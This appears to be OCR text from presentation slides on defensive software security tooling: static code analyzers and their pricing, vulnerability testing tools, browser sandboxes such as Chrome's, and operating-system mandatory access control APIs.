
Static code analyzers

- Missing NULL terminating char




Static code analyzers

- Bad use of functions



Static code analyzers

- Useful suggestions



Static code analyzers

- Many are available for many languages
- Some are open source
- Commercial ones can be expensive

Static code analyzers


- Coverity (Commercial)
  - C/C++, C#, Java
  - Pricing based on lines of code
- Microsoft /Analyze (Commercial)
  - C/C++
  - Comes with Visual Studio Professional (no Express)
  - Pricing starts at 400€ (without MSDN subscription)
- Microsoft FxCop (Free)
  - .NET Framework (analyzes intermediate objects)
  - Comes with Visual Studio

Static code analyzers

- PVS-Studio (Commercial)
  - C/C++
  - Integrates with popular IDEs
  - They maintain a list of bugs found in open source software
  - Pricing isn't available online
- PC-lint (Commercial)
  - C/C++
  - No GUI
  - Pricing starts at 389$
- Clang/gcc (Free)
  - Have their own list of command-line tools to perform static code analysis


Vulnerability testing tools

- Can detect SQL injection code paths



Sandboxes

- Isolate potentially dangerous code from accessing key system resources
- Used in many browsers



Sandboxes

- Google Chrome's Sandbox is open source
- Uses underlying OS's security APIs
- Implements the principle of least privilege
- Assumes code in sandbox is malicious

Operating System Security APIs

- Implement Mandatory Access Control
- Linux – SELinux and Linux Secure Modules
- MAC OS X – TrustedBSD based API
- Windows – Mandatory Integrity Control API

Thank you!

Questions?